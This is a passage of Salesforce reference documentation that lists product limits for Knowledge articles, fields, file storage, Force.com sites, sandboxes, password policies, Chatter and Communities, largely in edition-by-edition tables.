Maximum number of custom fields per article type	N/A	N/A	N/A	N/A	Enterprise, Developer, and Unlimited editions: 500 custom fields per article type Performance editions: 800 custom fields per article type		
Maximum file fields	N/A	N/A	N/A	N/A	5 file fields		
Maximum file field size	N/A	N/A	N/A	N/A	File fields are counted as attachments and can be up to 25 MB.		
Maximum rich text area size	N/A	N/A	N/A	N/A	131072 characters		
Maximum size of all rich text area fields on an article	N/A	N/A	N/A	N/A	1638400 characters		
Maximum unique article references (links) in a rich text area field	N/A	N/A	N/A	N/A	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.		
Article history tracking	N/A	N/A	N/A	N/A	Article events are tracked for up to 18 months.		
Maximum number of supported languages	N/A	N/A	N/A	N/A	16 supported languages		
Article import	N/A	N/A	N/A	N/A	The import .zip file must meet the following requirements: <ul style="list-style-type: none"> • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory. • The compression process must preserve the folder and subfolder structure. • The .zip file name can't contain special characters. • The .zip file can't exceed 10 MB and the uncompressed files can't exceed 100 MB. 		

Salesforce Knowledge Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited and Performance Edition
						<ul style="list-style-type: none"> .csv files can't have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. .csv file rows can't exceed 400,000 characters. .csv file cells can't exceed 32 KB. Each article in the .csv file can't have more than 49 translations. 	
Maximum number of data category groups and active data category groups	N/A	N/A	N/A	N/A		5 category groups and 3 active category groups	
Maximum number of categories per data category group	N/A	N/A	N/A	N/A		100 categories in a data category group	
Maximum number of levels in data category group hierarchy	N/A	N/A	N/A	N/A		5 levels in a data category group hierarchy	
Maximum number of data categories from a data category group assigned to an article	N/A	N/A	N/A	N/A		8 data categories from a data category group assigned to an article	
Maximum number of promoted search terms	N/A	N/A	N/A	N/A		Your organization can create a maximum of 2,000 promoted terms.	

Field Limits

Limits for encrypted, merge, and formula fields.

Encrypted Field Limits

Note: This information applies to Classic Encryption and not to Platform Encryption.

The following limits apply to encrypted fields.

- Encrypted fields are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.

- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the “View Encrypted Data” permission.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Formula and Merge Field Limits

When working with merge fields, you can't reference

- Merge fields for objects related to activities. For example, merge fields for contacts and accounts are not available in task and event formulas.
- The `$RecordType` global variable—it only resolves to the record containing the formula, not the record to which the formula spans. Starting with the Spring '13 release, when you create a new formula the `$RecordType` global variable is only available for default value formulas.

Validation rules can't reference merge fields for:

- Auto number fields, such as `Requisition Number`
- Compound fields, such as addresses, first and last names, dependent picklists, and dependent lookups
 -  **Note:** Validation rules can reference merge fields individual address fields, such as `Billing City`.
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies

Validation rule formulas don't or can't refer to:

- Compound fields, including addresses, first and last names, and dependent picklists and lookups
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies
- Merge fields for auto-number or compound address fields such as `Mailing Address`

-  **Note:** Merge fields for individual address fields, such as `Billing City`, are OK to use in validation rule formulas.

You can't create validation rules for relationship group members.

Lookup Filter Limits

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

The following limits apply to lookup filters.

- Lookup filter criteria can't reference these types of fields:
 - Relationship fields on activities
 - System fields that are always read only, such as `Created By` and `Modified By`
 - Relationship fields that support queues, such as `Case Owner` and `Lead Owner`
- Each object can have up to five active required lookup filters and an unlimited number of optional lookup filters. If you reach the limit of required lookup filters for an object, create optional filters instead and use validation rules to enforce your business rule when a user saves.
- Lookup filters on currency fields don't convert currencies. For example, if your organization uses multiple currencies and a lookup filter criteria is *Expected Revenue greater than 100000*, the lookup shows all records with an `Expected Revenue` field value greater than 100,000, regardless of the currency.
- You can't use special date values, such as “Today” or “This Month,” in lookup filter criteria.

- You can't delete fields that are referenced in an active lookup filter.
- You can't change the field type of fields referenced by an active lookup filter.
- Lookup filter criteria can't reference these types of fields on the source object:
 - Autonumber
 - Encrypted
 - Formula
 - Long text area
 - Multi-select picklist
 - Roll-up summary
 - Text
 - Text area
 - URL
- Lookup auto-completion doesn't work for user lookups with additional drop-down lists. This is primarily for organizations that have set up either a partner portal or Customer Portal.
- In enhanced list views, you cannot change fields that are referenced by a dependent lookup filter criteria.
- Lookup filters do not support mass owner changes. If your lookup filter criteria reference the `Owner` field, performing a mass owner change can result in incorrect values that won't be noticed until you attempt to save the record.
- A lookup filter can't reference a formula, if the formula references global merge fields that aren't supported by the lookup filter.
- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with "book" in the name, such as John's Bookstore, are not valid, but person accounts with "book" in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.
- Salesforce does not support inline editing in list views for:
 - Fields on the source object that are referenced in dependent lookups.
 - Fields with dependent lookups.

Rich Text Area Field Limits

The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.

Roll-Up Summary Field Limits

Roll-up summary fields are not available for mapping lead fields of converted leads.

File and Storage Limits

Limits for Salesforce Files, CRM Content, Chatter, and storage allocation.

IN THIS SECTION:

[Salesforce Files Sync Limits](#)

Limits for storage, file size, and file synchronization.

[Salesforce CRM Content Limits](#)

Limits for Salesforce CRM Content per edition.

[File Limits in Chatter](#)

Limits for files attached to a Chatter post or comment.

[Data and File Storage Limits](#)

Limits for storage allocation per Salesforce edition and number of users in your organization.

Salesforce Files Sync Limits

Limits for storage, file size, and file synchronization.

Feature	Limit
Organization-wide storage	Storage is based on the number of Salesforce licenses purchased. Additional storage can be purchased. For more information, refer to Data and File Storage Limits .
Maximum number of synced files	Users can sync up to 10,000 files.
Maximum number of synced folders	500 folders
File size	<ul style="list-style-type: none"> • 2 GB when uploaded via the Web interface • 2 GB when uploaded via the Salesforce Files Sync desktop client (or 500 MB when using proxy) • 100 MB when uploaded from a mobile device
Maximum number of versions per file	2,048
Maximum number of users who can sync the same file simultaneously	1,000 users
Maximum number of Connect API calls	10,000 per user, per hour, per connected application from the Salesforce Files Sync desktop client

Salesforce CRM Content Limits

Limits for Salesforce CRM Content per edition.

Salesforce CRM Content can include all file types, from Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs. This table describes the Salesforce CRM Content limits per edition.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Content Deliveries: Default Delivery Bandwidth per Rolling 24-hour Window	10 GB	10 GB	10 GB	10 GB	10 GB	10 GB	10 GB
Content Deliveries: Default Delivery View Counts per Rolling 24-hour Window	20,000	20,000	20,000	20,000	20,000	20,000	20,000
Content Deliveries: Maximum File Size for Online Viewing	25 MB	25 MB	25 MB	25 MB	25 MB	25 MB	25 MB
Content: Maximum File Size	For all editions: <ul style="list-style-type: none"> • 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce 						
Content: Maximum Number of Libraries	2,000	2,000	2,000	2,000	2,000	2,000	2,000
Content: Maximum Number of Content Documents	2,000,000	2,000,000	2,000,000	2,000,000	2,000,000	2,000,000	2,000,000
Content: Maximum Number of Content Documents and Versions in a 24-hour Period (Adjustable)	36,000	36,000	36,000	36,000	36,000	36,000	2,500
Content Packs: Maximum Number of Files	N/A	50	50	50	50	50	50
Documents: Maximum Size of Custom App Logo	20 KB	20 KB	20 KB	20 KB	20 KB	20 KB	20 KB
Documents: Maximum Size of Document to Upload	5 MB	5 MB	5 MB	5 MB	5 MB	5 MB	5 MB
Documents: Maximum File Name Size (Including File Extension Name)	255 characters	255 characters	255 characters	255 characters	255 characters	255 characters	255 characters

Salesforce CRM Content Search Limits

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's author name, tags, file extension, and custom fields are.

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
HTML	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt, .pptx, .pptm	25 MB
RTF	.rtf	5 MB
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .docx, .docm	25 MB
XLS	.xls, .xlsx, .xlsm	5 MB
XML	.xml	5 MB

SEE ALSO:

[Search Limits for Documents](#)

[Search Limits for Files in Chatter](#)

File Limits in Chatter

Limits for files attached to a Chatter post or comment.

File Share Limits

The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

File Size Limits

The following are maximum file size limits for files in Salesforce.

Feature	Files Tab and Chatter	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments Related List
Maximum File Size	2 GB	<ul style="list-style-type: none"> 2 GB 2 GB (including headers) when uploaded via Chatter REST API 	5 MB for attachments	<ul style="list-style-type: none"> 5 MB 20 KB for a custom-app logo 	<ul style="list-style-type: none"> 25 MB for file attachments 2 GB for feed attachments

Feature	Files Tab and Chatter	Salesforce CRM Content	Salesforce Knowledge	Documents Tab	Attachments Related List
		<ul style="list-style-type: none"> • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce 			

Data and File Storage Limits

Limits for storage allocation per Salesforce edition and number of users in your organization.

Storage Capacity

Storage is divided into two categories: file storage and data storage. File storage includes files in attachments, the Documents tab, the Files tab, the File field, Salesforce CRM Content, Chatter files (including user photos), and Site.com assets. Data storage includes the following:

- Accounts
- Article types (format: "[*Article Type Name*]")
- Article type translations (format: "[*Article Type Name*] Version")
- Campaigns
- Campaign Members
- Cases
- Case Teams
- Contacts
- Contracts
- Custom objects
- Email messages
- Events
- Forecast items
- Google docs
- Ideas
- Leads
- Notes
- Opportunities

- Opportunity Splits
- Orders
- Quotes
- Quote Template Rich Text Data
- Solutions
- Tags: Unique tags
- Tasks

For file storage, Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated a per-user limit multiplied by the number of users in the organization plus an additional per-organization allocation. For example, a Professional Edition organization with 10 users receives 11 GB of file storage, or 100 MB per user multiplied by 10 users plus an additional 10 GB. A Professional Edition organization with 100 users receives 20 GB of file storage, or 100 MB per user multiplied by 100 users plus an additional 10 GB.

For data storage, Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated either 1 GB or a per-user limit, whichever is greater. For example, a Professional Edition organization with 10 users receives 1 GB because 10 users multiplied by 20 MB per user is 200 MB, which is less than the 1 GB minimum. A Professional Edition organization with 100 users receives more than the 1 GB minimum because 100 users multiplied by 20 MB per user is 2,000 MB.

File storage and data storage are calculated asynchronously, so your organization's storage usage isn't updated immediately if you import or add a large number of records or files.

The values in the Storage Allocation Per User License columns below apply to Salesforce and Salesforce Platform user licenses. Other standard user licenses, such as Communities user licenses, include additional storage. For a description of user licenses, see [User Licenses Overview](#). If your organization uses custom user licenses, contact Salesforce to determine if these licenses provide additional storage.

Salesforce Edition	Data Storage Minimum Per Organization	Data Storage Allocation Per User License	File Storage Allocation Per Organization	File Storage Allocation Per User License
Contact Manager	1 GB	20 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Group	1 GB	20 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Professional	1 GB	20 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Enterprise	1 GB	20 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Performance	1 GB	120 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Unlimited	1 GB	120 MB	10 GB + the greater of 1 GB or combined per-user storage allocation	100 MB
Developer	5 MB	N/A	20 MB	N/A

Salesforce Edition	Data Storage Minimum Per Organization	Data Storage Allocation Per User License	File Storage Allocation Per Organization	File Storage Allocation Per User License
Personal	20 MB (approximately 10,000 records)	N/A	20 MB	N/A

 **Note:** The only feature license that provides additional storage is Salesforce CRM Content User. Each Salesforce CRM Content User license provides an additional 512 MB of file storage, whether Salesforce CRM Content is enabled or not, bringing the total file storage allocation per user to 612 MB. To find out whether your organization has Salesforce CRM Content enabled, contact your administrator.

Force.com Sites Page View Limits

Limits for requests that count as page views.

The following requests count as page views.

Requests for...	Example URL
Your Force.com domain	<code>http://mycompany.force.com</code>
Your custom Web address	<code>http://mycompany.com</code>
Any page associated with your site	<code>http://mycompany.force.com/mypage</code>
Authorization Required error page	<code>http://mycompany.force.com/Unauthorized</code>
AJAX requests such as:JavaScript remoting (for example, RemoteAction)<apexactionFunction><apexactionPoller>	n/a

The following requests don't count as page views.

Requests for...	Example URL
Salesforce images	<code>http://mycompany.force.com/img/force_logo_w09.gif</code>
Your static resources	<code>http://mycompany.force.com/resource/1233771498000/background</code>
Robots.txt	<code>http://mycompany.force.com/robots.txt</code>
Favorite icon	<code>http://mycompany.force.com/favicon.ico</code>
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	<code>http://mycompany.force.com/BandwidthExceeded</code>
Images included with an HTML field	<code>http://mycompany.force.com/servlet/rtaImage</code>
Custom file field	<code>http://mycompany.force.com/servlet/fileField</code>

Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Force.com Site Billing Limits

Terminology for limits and billing associated with Force.com sites.

The following terminology applies to Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server .
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Salesforce enforces the following limits on monthly page views for Force.com sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, Salesforce sends email notification to the site and billing administrators, as well as the related account executive.

General Sandbox and Sandbox Storage Limits

Limits for sandbox environments.

A sandbox is a copy of your organization in a separate environment, you can use for a variety of purposes, such as testing and training. Sandboxes are completely isolated from your Salesforce production organization and operations you perform in your sandboxes do not affect your Salesforce production organization.

The following limits apply to sandboxes.

- You can refresh a Full sandbox 29 days after you created or last refreshed it. If you delete a Full sandbox within those 29 days, you need to wait until after the 29 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Partial Copy sandbox 5 days after you created or last refreshed it. If you delete a Partial Copy sandbox within those 5 days, you need to wait until after the 5 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Developer or Developer Pro sandbox once per day.

- Enterprise Edition includes a license for 1 Developer sandbox.
- Performance Edition includes licenses for 1 Full sandbox, 1 Partial Copy sandbox, 5 Developer Pro sandboxes, and 30 Developer sandboxes.
- Unlimited Edition includes licenses for 1 Full sandbox, 5 Developer Pro sandboxes, and 15 Developer sandboxes.
- If you need licenses for more sandboxes, contact salesforce.com to order sandboxes for your organization.

The following limits apply to Sandbox storage limits.

- Partial Copy sandboxes have a 5 GB of files and a 5 GB of data storage limit.
- Developer Pro sandboxes have a 1 GB of files and a 1 GB of data storage limit.
- Developer sandboxes have a 200 MB of files and a 200 MB of data storage limit.
- Full sandboxes have the same storage limit as your production organization.
- Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *Storage Usage* in the **Quick Find** box, then select **Storage Usage** in your sandbox.

Organization-Wide Sharing Limits

Object limits for organization-wide sharing.

Administrators can use organization-wide sharing settings to define the default sharing settings for an organization.

The organization-wide sharing default setting can't be changed for some objects:

- Service contracts are always Private.
- User provisioning requests are always Private.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.
- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object `Invoice__c` (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

SEE ALSO:

[Password Policy Limits](#)

Partner Portal Limits

Limits for partner portals.

Maximum number of partner portals

You can create a maximum of 5 partner portals in your organization. Increases to that number are subject to product manager approval and require detailed use cases.

Maximum number of portal roles

The maximum number of portal roles for an organization is 5000. This limit includes portal roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles for each of your portals and communities. Additionally, delete any unused portal roles. If you still require more portal roles, please contact Salesforce Customer Support.

Password Policy Limits

Limits for the number and use of user passwords.

You can set various password and login policies to secure your organization.

 **Note:** User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

Field	Description
User passwords expire in	The length of time until user passwords expire and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the "Password Never Expires" permission.
Enforce password history	Save users' previous passwords so that they must always reset their password to a new, unique password. Password history is not saved until you set this value. The default is 3 passwords remembered. You cannot select No passwords remembered unless you select Never expires for the User passwords expire in field. This setting isn't available for Self-Service portals.
Minimum password length	The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is 8 characters.
Password complexity requirement	The requirement for which types of characters must be used in a user's password. Complexity levels: <ul style="list-style-type: none"> • No restriction—allows any password value and is the least secure option. • Must mix alpha and numeric characters—requires at least one alphabetic character and one number, which is the default. • Must mix alpha, numeric, and special characters—requires at least one alphabetic character, one number, and one of the following characters: ! # \$ % - _ = + < >. • Must mix numbers and uppercase and lowercase letters—requires at least one number, one uppercase letter, and one lowercase letter.

Field	Description
	<ul style="list-style-type: none"> Must mix numbers, uppercase and lowercase letters, and special characters—requires at least one number, one uppercase letter, and one lowercase letter, and one of the following characters: ! # \$ % - _ = + < >.
Password question requirement	The values are Cannot contain password, meaning that the answer to the password hint question cannot contain the password itself; or None, the default, for no restrictions on the answer. The user’s answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
Maximum invalid login attempts	The number of login failures allowed for a user before they become locked out. This setting isn’t available for Self-Service portals.
Lockout effective period	<p>The duration of the login lockout. The default is 15 minutes. This setting isn’t available for Self-Service portals.</p> <p> Note: If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the “Reset User Passwords and Unlock Users” permission can unlock them from Setup by entering <i>Users</i> in the <i>Quick Find</i> box, then selecting Users, selecting the user, then clicking Unlock. This button is only available when a user is locked out.</p>
Obscure secret answer for password resets	<p>This feature hides answers to security questions as you type. The default is to show the answer in plain text.</p> <p> Note: If your organization uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters they’re converted into Japanese characters in normal text fields. However, the IME does not work properly in fields with obscured text. If your organization’s users cannot properly enter their passwords or other values after enabling this feature, disable the feature.</p>
Require a minimum 1 day password lifetime	When you select this option, a password can’t be changed more than once in a 24-hour period.

SEE ALSO:

[Organization-Wide Sharing Limits](#)

Salesforce Console Limits

General limits for using a Salesforce console.

A Salesforce console is an app for finding, updating, and creating records quickly.

For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Salesforce console. The following limits apply to the Salesforce console.

- If you log in to another Salesforce app while you're logged in to a Salesforce console app, you can't accept new chat requests.
- In Chatter Answers, administrators can't customize the FAQ (Frequently Asked Questions) available to customers when they click `Need help?`.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include `https://`.

Site Edition Limits

Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

Site.com is a Web content management system (CMS) for building and managing dynamic, data-driven Web pages, and edit content in real time.

The following table describes the Sites limits for different Salesforce editions.

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox	30 minutes for sandbox	1,000,000
Performance Edition		40 GB for production	60 hours for production	

SEE ALSO:

[Site.com Import Limits](#)

[Force.com Sites Page View Limits](#)

[Force.com Site Billing Limits](#)

Site.com Import Limits

Limits for importing sites and files.

The maximum site size you can import is 2 GB. The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

Web Request Limits

Limits for concurrent usage on web requests.

To ensure that resources are available for all Salesforce users, limits are placed on the number of long-running Web requests that one organization can send at the same time. Salesforce monitors the number of concurrent requests issued by all users logged in to your organization, and compares that number against the maximum limit. In this way, the number of concurrent requests is kept below the

maximum limit. The limit ensures that resources are available uniformly to all organizations and prevents deliberate or accidental over-consumption by any one organization.

If too many requests are issued by users in your organization, you may have to wait until one of them has finished before you can perform your task. For example, assume that MyCorporation has 100,000 users. At 9:00 AM, each user requests a report that contains 200,000 records. Salesforce starts to run the report for all users until the maximum number of concurrent requests has been met. At that point, Salesforce refuses to take any additional requests until some of the reports have completed.

Similar limits are placed on requests issued from the API.

Collaboration Limits

IN THIS SECTION:

[Approvals Limits in Chatter](#)

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

[Chatter Plus Limits](#)

Feature limits for Chatter Plus (also known as Chatter Only).

[Feed Tracking Limits](#)

Limits for tracking objects, fields, and topics.

[General Chatter Limits](#)

Limits for Chatter features by edition, browser limits, and mention limits.

[List View Limits on Feeds](#)

Limits for list views on record feeds.

[Search Limits for Files in Chatter](#)

Search limits by file type and file size in Chatter.

[User Sharing Limits in Chatter](#)

Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

Approvals Limits in Chatter

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Both must be done from the approval record.
- Approval posts can't be deleted in the Salesforce user interface; you can only delete them through the API.
- Approval requests from Sites or portal users aren't supported.

Chatter Plus Limits

Feature limits for Chatter Plus (also known as Chatter Only).

Chatter Plus (also known as Chatter Only) is for Performance, Unlimited, Enterprise, and Professional Edition users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter.

Chatter Plus users can access standard Chatter people, profiles, groups, and files, plus they can

- View Salesforce accounts and contacts

- Use Salesforce CRM Content, Ideas, and Answers
- Access dashboards and reports
- Use and approve workflows
- Use the calendar to create and track activities
- View and modify up to ten custom objects
- Add records to groups

 **Note:** You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users.

Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your Salesforce representative for more information.

Chatter Plus Feature	Limit
Chatter Plus licenses in your organization	Unlimited
Data storage per Chatter Plus user	20 MB
File storage per Chatter Plus user	612 MB

Feed Tracking Limits

Limits for tracking objects, fields, and topics.

- When feed tracking is enable for person accounts, users can follow and see updates to account fields, but not contact fields.
- Feed tracking for events doesn't include requested meetings. Once a requested meeting is confirmed and becomes an event, then it can be included in feeds.
- User can follow activities and knowledge articles in a Chatter feed, but the  **Follow** button in the Action column for activity and knowledge article list views isn't available.
- If you disable feed tracking for topics, users can no longer follow new topics, but they continue to follow the ones they followed when feed tracking was enabled. These topics count toward the maximum number of people, topics, and records that they can follow. Use the Chatter REST API to stop following topics after feed tracking has been disabled.

EDITIONS

Available in:

Feed Tracking Limits for External Objects

- Field history tracking isn't available for external objects.
- If a table row is deleted from the external system, the record feed for the external object record isn't deleted.
- Record feeds aren't available for Lightning Connect external objects that map to high-data-volume external data sources.

General Chatter Limits

Limits for Chatter features by edition, browser limits, and mention limits.

Chatter Limits by Feature

The limits are subject to change. Contact Salesforce for more information.

Feature	Limit
Groups	
Groups a user can join	100 ¹ Archived groups don't count toward this limit.
Groups in your organization	10,000 Archived groups don't count toward this limit.
Members in a Group	Unlimited
Characters in the Information field in a group	4000
Max size of email when posting to a group by email (including text and attachments)	25 MB
Number of attachments you can include in a post to a group by email	25
Feeds	
Mentions in a single post or comment	25
Number of characters in a mention search string	500 characters for a person's first and last name (combined), or for a group name
Characters in single post or comment	10,000
Number of email notifications sent after you like or comment on a post	10
Bookmarks	Unlimited
Favorites	50
People, topics, and records you can follow	500 ²
Maximum number of posts you can see in your feed at any given time	The 500 most recent posts. This limit doesn't apply to profile, group, and record feeds.
Files	
File attachment size	2 GB
Times a file can be shared	100
People and Profiles	
Profile photo size	8 MB
People you can add to a chat	10
People you can add to Chat My Favorites	100
Characters in a Chatter message	10,000
Skills	

Feature	Limit
Skills assigned to a user	100
Characters in a skill name	99
Topics	
Topics on a single post	10
Topics on a single record	100
Characters in a topic name	99

¹All groups count toward this limit, except archived groups. For example, if you're a member of 100 groups, of which 10 are archived, you can join 10 more groups.

²You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

Posts and comments that users make in Chatter are retained during the entire time that a customer's applicable organization remains provisioned. We reserve the right to enforce limits on:

- The number of system-generated tracked feed updates. Currently tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically. The tracked feed updates no longer appear in the feed. However, if auditing is enabled for a tracked field, the audit history for that field is still available.
- The number of email notifications that can be sent per organization per hour.

Browser Limits for Chatter

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Chatter Mentions Limits

You can't mention archived groups, unlisted groups, customer groups, and private groups you're not a member of. If a person who isn't a member of a private group is mentioned in a post or comment on that private group, the mention link displays as gray, unless this mentioned person has "Modify All Data" permission. In this case the link displays in blue. However, the Salesforce security and sharing rules still apply. People who aren't a member of a private group don't have access to the private group and won't see or get notified about any updates.

SEE ALSO:

[Approvals Limits in Chatter](#)

[Chatter Plus Limits](#)

[File Limits in Chatter](#)

[Search Limits for Files in Chatter](#)

List View Limits on Feeds

Limits for list views on record feeds.

Click  **Chatter** on a standard or custom object list view to see a Chatter feed with updates from the last 30 days for the records included in the list view.

The following limits apply to Chatter feeds on list views:

- Some feed-tracked objects don't have a Chatter feed associated with their list view. Currently, you can view Chatter feeds on list views for opportunities, accounts, cases, leads, campaigns, contacts, and custom objects.
- If drag-and-drop scheduling on list views is enabled, you won't see Chatter feeds on the list views for accounts, contacts, or leads.

Search Limits for Files in Chatter

Search limits by file type and file size in Chatter.

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's name, description, type, and owner are..

File Type	File Extensions	Maximum File Size for Text Within the File to be Searchable
HTML	.htm, .html, .xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt, .pptx, .pptm	25 MB
RTF	.rtf	5 MB
Text	.c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt	5 MB
Word	.doc, .docx, .docm	25 MB
XLS	.xls, .xlsx, .xlsm	5 MB
XML	.xml	5 MB

User Sharing Limits in Chatter

Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

In Chatter, there are exceptions where users who aren't shared can still see and interact with each other. For example, in a public Chatter group, everyone with access to the group can see all posts, the names of the users who post, and mention users who commented on a post, regardless of user sharing.

 **Example:** Let's say you set up user sharing so Mary and Bob can't see or interact with each other. Mary posts on a public Chatter group. She can't mention Bob, because user sharing prevents Bob's name from showing up in the mention drop-down list. However, Bob can see Mary's post and he comments on her post. Now Mary can actually mention Bob in her next comment on her post.

Communities Limits

Limits for communities, including users, portal roles, moderation, reporting, and more.

IN THIS SECTION:

[Maximum Number of Communities Limit](#)

The number of communities available is based on the number purchased for your organization.

[Communities Site Limits](#)

Communities sites have a few limits that affect your users. These limits apply only when non-authenticated users access community pages built using Force.com Sites.

[Communities User Limits](#)

User limits depending on the type of community.

[Portal Roles Limit](#)

Limits for portal roles in your organization.

[Communities Groups Email Limit](#)

Email limits for groups that exceed a certain number of members.

[Person Account Communities User Limits](#)

Limits for the number of person account external users that a single user can own.

[Communities Report and Dashboard Limitations](#)

If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

[Communities Moderation Limits](#)

Community moderation limits ensure that your community performs optimally.

Maximum Number of Communities Limit

The number of communities available is based on the number purchased for your organization.

To find out that number, from Setup enter *Communities* in the *Quick Find* box, then select **All Communities**. The **Maximum number of active communities** field shows the total number of *Active* and *Preview* communities your organization can have. *Inactive* communities don't count against this total.

If you want to increase the number of communities in your organization, contact your Salesforce account executive.

SEE ALSO:

[Communities Limits](#)

Communities Site Limits

Communities sites have a few limits that affect your users. These limits apply only when non-authenticated users access community pages built using Force.com Sites.

